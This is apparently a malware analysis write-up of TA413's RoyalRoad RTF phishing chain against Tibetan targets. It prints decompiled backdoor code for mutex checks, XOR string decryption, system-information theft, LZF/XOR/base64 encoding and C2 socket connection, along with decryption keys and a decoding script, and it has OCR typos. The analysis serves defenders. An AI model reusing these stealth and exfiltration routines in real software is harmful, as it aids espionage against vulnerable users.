# The Approach of TA413 for Tibetan Targets


malgamy.github.io/malware-analysis/The-Approach-of-TA413-for-Tibetan-Targets/

February 7, 2023

12 minute read

## Summary


This attack chain begins with the victim receiving a malicious RTF file through a phishing attack. When the victim opens the RTF file, it contains a hidden encoded file which is then decoded and executed using a shellcode. The executed file then performs process hollowing, injecting itself into the rundll32.dll process and establishing a connection with the attacker's command and control (C2) server.


RTF
drop file into temp
decode file with sc
decoded file inject 3 stage into rundll32 process
process hollowing
DLL
3 stage connect with c2
download modules and receive commands

Once connected to the C2 server, the infected machine begins sending data about itself to the attacker, who can then use this information to send further modules and commands to the infected machine.

## Technical analysis

During our analysis, we collected some important information about the document file in question. By utilizing VirusTotal to scan the file’s hash, we were able to detect that the file is a RTF document that has been flagged by 34 different security solutions. Further analysis revealed that the RTF document exploits several known vulnerabilities, including CVE-2017-11882, CVE-2017-8759, CVE-2018-0802, and CVE-2018-0798.


9681ef910820d553e4cd54286f8893850a3a57a29df7114c6a6b0d89362ff326.rtf [Compatibility Mode] - Microsoft Word

༄༅།།བོད་ཀྱི་སྐད་ཡིག་དང་ནང་དོན་རིག་པའི་ཟབ་ཁྲིད་ཞེངས་དགུ་པའི་འགོ་ངས་ཤོག


*Application form*

༡ མིང་།
༢སྐྱེས་ཚེས།
༣ཕ་མིང་།
༤མ་མིང
༥[illegible]

འདྲ་པར།

9681ef910820d553e4cd54286f8893850a3a57a29df7114c6a6b0d89362f...: 2,338 characters (an approximate value).

Using the tool rtfobj, we were able to extract multiple objects from the RTF document. Upon examining these objects, we identified an exploit code. exploit code equation drop encode payload on temp folder `Temp\ghb4nrwmp.wmf`. After deconding dropped file, it executed to reliver second stage.



```
===============================================================================
File: 'sample' - size: 5051717 bytes
---+----------+-----------------------------------------------------------------
id |index     |OLE Object
---+----------+-----------------------------------------------------------------
0  |0046C427h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 199892
   |          |OLE Package object:
   |          |Filename: 'ghb4nrwmp.wmf'
   |          |Source path: 'C:\\Windows\\ghb4nrwmp.wmf'
   |          |Temp path = 'C:\\Windows\\ghb4nrwmp.wmf'
   |          |MD5 = 'ad41b8f571d6de31afd8a8ea7b339910'
---+----------+-----------------------------------------------------------------
1  |004CDE5Fh |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 6436
   |          |MD5 = '7a9ab819ab83f9ba5d31a94afa33289e'
---+----------+-----------------------------------------------------------------
2  |004CDE45h |Not a well-formed OLE object
---+----------+-----------------------------------------------------------------
```

Further investigation revealed that the RTF document is related to the Royal Road.

Royal Road: It is known for its use of weaponized Microsoft Office documents to deliver payloads, including ransomware and other malicious software. The documents often exploit vulnerabilities in software such as Adobe Reader or Microsoft Office to execute the payload without the user's knowledge.

RoyalRoad has been used in various campaigns targeting individuals and organizations around the world. It has been observed being delivered through spam emails, exploit kits, and other methods. Once the payload is delivered and executed, it may perform various malicious actions such as encrypting files, stealing sensitive information, and installing other malware.

During our analysis, we utilized the rr_decoder tool to decode the second stage payload of the RoyalRoad malware, which was named "ghb4nrwmp.wmf". The results of the decoding are shown in the figure below.

$python3 rr_decode.py sample_ghb4nrwmp.wmf second_stage.exe

- [!] Type [b2a66dff] is Detected!
- [+] Decoding…
- [!] Complete!

## second stage

Upon decoding the second stage payload of the RoyalRoad malware, second stage is packed. so we identified that it utilized the VirtualAlloc function multiple times to allocate a region of memory in which to copy shellcode. Upon transferring execution to the shellcode, we observed the use of obfuscation techniques such as stack strings to obscure the names of APIs. Further analysis revealed that the shellcode used the “LoadLibraryA” and “GetProcAddress” functions to resolve and locate APIs necessary for injecting the third stage of the malware into the “rundll.dll” process.

In order to understand the injection process used by the RoyalRoad, we analyzed the behavior of the payload and identified the following steps:

- The malware utilizes the VirtualAlloc function to copy shellcode into a region of memory.
- The shellcode uses stack strings to obscure the commandline.
- The CreateProcA function is used to create a process in a suspended state (0x4) `rundll32.dll`.
- A handle to the target process is obtained to allocate a region of memory on it using `VirtualAllocEx`.
- The third stage of the malware is copied into the target process using `WriteProcessMemory`\`.
- The third stage is executed using the `ResumeThread` function.

From the previous steps, we can identif that second stage used process hollowing to inject third stage into rundll.dll and excute it using this commandline


```
C:\Windows\system32\rundll32.exe"shell32.dll,Control_RunDLL
```

## thrid stage

The third stage of the malware is developed in C and functions as a backdoor to collect information about the infected system and send it to the attacker. If the attacker determines that the infected system is of interest, they may choose to drop the next stage of the malware.

## mutex


Upon analysis of the malware, it was observed that the malware creates a mutex with the identifier “552FFA80-3393-423d-8671-7BA046BB5906.” This mutex is also used as the malware’s campaign name, as shown in the following figure.



```
parsed_result = 0;
decryption_result = 0;
format_string = mw_malloc(6u);
ptr_mutex_attr = up_ptr_mutex_attr;
strcpy(format_string, "%s>%s");
destination_buffer = 0;
current_time_struct = mw_check_current_time();
source_buffer = 0;
current_time = _time64(0);
srand(current_time);
if ( mw_load_kernal32_dll() )
{
  if ( !strlen(name_of_mutex) || (mw_re_CreateMutexA(0, 0, name_of_mutex), GetLastError() != 183) )
  {
    sleep_function = Sleep;
    if ( dwMilliseconds )
      Sleep(dwMilliseconds);
    mw_decrypt_load_library(dword_100201FC, en_advapi32);// advapi32.dll
    strcpy(mutex_name, "1000");
    library_handle = 0;
```

## obfuscation

The malware is equipped with a capability to encrypt strings using a simple XOR algorithm. This function was used by the malware to decrypt APIs into runtime in order to evade detection by static analysis tools. The malware also loaded 4 libraries into runtime using this technique. It is worth noting that different keys were used to decrypt the APIs and the libraries.



```
int __cdecl mw_decrypt_strings(int a1, const char *encr_str)
{
  unsigned int str_length; // kr00_4
  _BYTE *decrypted_string; // eax
  unsigned int i; // ecx
  _BYTE *decrypted_string_1; // edi
  const char *current_char; // esi
  _BYTE *ptr_dec_result; // edx
  char dec_result; // al
  int v9; // esi
  __m128i Load_kay; // [esp+0h] [ebp-10h]

  Load_kay = _mm_load_si128(&key_decrypt);
  str_length = strlen(encr_str);
  decrypted_string = mw_malloc(str_length + 1);
  i = 0;
  decrypted_string_1 = decrypted_string;
  if ( str_length != -1 )
  {
    current_char = (encr_str - decrypted_string);
    do
    {
      ptr_dec_result = &decrypted_string_1[i];
      dec_result = i ^ decrypted_string_1[i + current_char] ^ Load_kay.ptr_key[i & 0xF];
      ++i;
      *ptr_dec_result = dec_result;
```

```
xrefs to mw_decrypt_stri...

Direction  Type  Address                  Te
Up         p     mw_re_WSAStartup_0+17    ca
Up         p     mw_re_inet_ntoa_0+17     ca
Up         p     mw_re_gethostbyname+17   ca
Up         p     mw_re_socket+17          ca
Up         p     mw_re_WSAGetLastError+17 ca
Up         p     mw_re_ioctlsocket+17     ca
Up         p     mw_htons_api+17          ca
Up         p     mw_re_connect+17         ca

Line 20 of 42
```

The keys used for decryption are as follows:

Key for decrypting APIs : cffb9895f0dcddca9e8befc4aee9b1bf (in hex)
Key for decrypting libraries: bf8a87e415cebb95aaf991b08ec486a4 (in hex)

After decrypting the APIs, the malware was able to utilize the GetProcAddress function to resolve the APIs and load the libraries using LoadLibraryA. This allowed the malware to execute its desired functions at runtime and we can include laoded libraries.

- ws2_32.dll
- ntdll.dll!
- advapi32.dll

we can see our script to decrypted encrypted strings.

```
def unhex(hex_string):
    import binascii
    if type(hex_string) == str:
        return binascii.unhexlify(hex_string.encode('utf-8'))
    else:
        return binascii.unhexlify(hex_string)

def tohex(data):
    import binascii
    if type(data) == str:
        return binascii.hexlify(data.encode('utf-8'))
    else:
        return binascii.hexlify(data)
out = []
data = unhex("c8f8b7b822f993f6ce9c9b")
key = unhex("bf8a87e415cebb95aaf991b08ec486a4")


for i in range(0, len(data)):

    out.append(i ^ data[i] ^ key[i & 15])

print(bytes(out))
```

## collecting sensitive information


function appears to be designed to gather and encode various system information. It does this by first decrypting several strings using the mw_decrypt_strings function. These strings are likely API names or other relevant information that is used later in the function.

The function then calls one of the decrypted functions (either GetNativeSystemInfo or GetSystemInfo) to retrieve system information and stores it in an array called system_info. This information may include details such as the system’s processor, memory, and operating system.

The function then encodes this information, as well as the hostname and username, using the mw_base64_encode function. The encoded strings are then concatenated into a single string.

collected information:

- Username
- Process name and Process ID
- IP Address
- Hostname




```
strcpy(Format, "%d");
memset(Filename, 0, 276);
GetModuleFileNameA(0, Filename, 0x105u);
*Source = 0i64;
CurrentProcessId = mw_re_GetCurrentProcessId();
sprintf_s(Source, 0x10u, Format, CurrentProcessId);
strcat_s(Filename, 0x114u, "*");
strcat_s(Filename, 0x114u, Source);
domain_name_size = MultiByteToWideChar(0, 0, Filename, -1, 0, 0);
domain_name = mw_malloc(2 * domain_name_size + 2);
memset(domain_name, 0, 2 * domain_name_size + 2);
MultiByteToWideChar(0, 0, Filename, -1, domain_name, domain_name_size);
v41 = mw_convert_wide(domain_name);
free(domain_name);
pcbBuffer = 1024;
computername = mw_malloc(0x400u);
v45 = computername;
memset(computername, 0, 0x400u);
GetUserNameA(computername, &pcbBuffer);
decrypted_str = mw_malloc(1u);
decrypt_strings_key_ptr = Block;
v49 = decrypted_str;
*decrypted_str = 0;
strcpy(v42, "%s\r%s\r%s\r%s\r%s\r%s\r%s\r%d");
v34 = strlen(decrypt_strings_key_ptr);
v35 = strlen(v43);
a = strlen(v44);
```

```
mutex_attr = ptr_mutex_attr;
mutex_name = name_of_mutex;
GetSystemInfo = mw_decrypt_strings(dword_100201AC, enc_GetNativeSystemInfo);
                                          // GetNativeSystemInfo
SystemInfo = 0;
v31 = 0i64;
v32 = 0i64;
if ( !GetSystemInfo )
  GetSystemInfo = mw_decrypt_strings(dword_100201AC, enc_GetSystemInfo);//
                                          // GetSystemInfo
GetSystemInfo(&SystemInfo);
encoded_data = mw_base64_encode(0x24u, &SystemInfo, &v45);
decrypt_strings_key = ptr_decrypt_strings_key;
Block = encoded_data;
v43 = 0;
if ( !ptr_decrypt_strings_key )
{
  mw_decrypt_load_library(&ptr_decrypt_strings_key, enc_ntdll);// ntdll.dll
  decrypt_strings_key = ptr_decrypt_strings_key;
}
RtlGetVersion = mw_decrypt_strings(decrypt_strings_key, enc_RtlGetVersion);
memset(&system_info[1], 0, 0x118u);
system_info[0] = 284;
if ( RtlGetVersion(system_info) >= 0 )
  v43 = mw_base64_encode(0x11Cu, system_info, &v45);
v44 = 0;
Destination = 0;
```

## Evade Detection

After gathering and encoding data, the malware appears to use the LZF compression algorithm to compress the data further. It then applies an XOR operation with the value 0x2b to encrypt each element of the compressed data before encoding it again using the base64 encoding method. This process may be used to reduce the size of the data for easier transmission.



```
received_data = mw_collect_Infomation();
parsed_data = mw_comp_enc_encode_received_data(received_data, strlen(received_data));
format_buffer = parsed_data;
free(received_data);
mutex_name[3] = 48;
random_number = strlen(parsed_data);
encrypted_data = mw_malloc(random_number + 7);
memset(encrypted_data, 0, random_number + 7);
sprintf_s(encrypted_data, random_number + 7, format_string, mutex_name, format_buffer);
destination_address = 0;
data_length = strlen(encrypted_data);
block = 0;
if ( socket || (mw_process_socket_fun(&server_socket), (socket = server_socket) != 0) )
{
  if ( (!encrypted_data || mw_modified_data_send_socket(encrypted_data, data_length, &server_socket))
    && (mw_check_data_available(&server_socket), decode_base64(&block, &destination_address, &server_socket))
  {
    send_data = block;
    if ( block )
    {
      source_buffer = mw_process_input_data(&decryption_result, &parsed_result, block);
      free(send_data);
    }
    socket = server_socket;
```


```
encoded_data = mw_malloc(result_size + 2 * (result_size + 2048));
*encoded_data = result_size;
if ( result_size > 0x10 )
{
  compressed_size = mw_LZF_fun(result_size, received_data, (encoded_data + 4)
            + 4;
}
else
{
  for ( i = 0; i < result_size; ++i )
    encoded_data[i + 4] = received_data[i];
  compressed_size = result_size + 4;
}
for ( j = 0; j < compressed_size; ++j )
  encoded_data[j] ^= 0x2Bu;
base64_encoded_data = mw_base64_encode(compressed_size, encoded_data, &v10);
free(encoded_data);
return base64_encoded_data;
```

## Establish a connection

Malware establish a connection with the server over a socket, so malware call htons to ensure that the data is correctly interpreted by the receiving system then call

- mw_create_listen: to create a socket that can listen for incoming connections.

- mw_send_socket_connection: to be used to send a socket connection request to a server.
- mw_establishing_connection_server: to be used to establish a connection with a server.




```
SOCKET __thiscall mw_w_establishing_connection_server(SOCKET *this)
{
  SOCKET result; // eax

  mw_htons_api(word_1001FF54);
  if ( !mw_create_listen(this)
    || !mw_send_socket_connection(this, dword_1002001C)
    || (result = mw_establishing_connection_server()) == 0 )
  {
    result = *this;
    another_flag = 0;
    if ( result )
    {
      result = mw_re_closesocket(result);
      *this = 0;
    }
  }
```

## implemention of a simple HTTP

The malware appears to have implemented a simple HTTP client that can send HTTP requests to a server and receive responses. The process begins by extracting the hostname and port number for the connection. A socket is then created and a connection is established with the server.

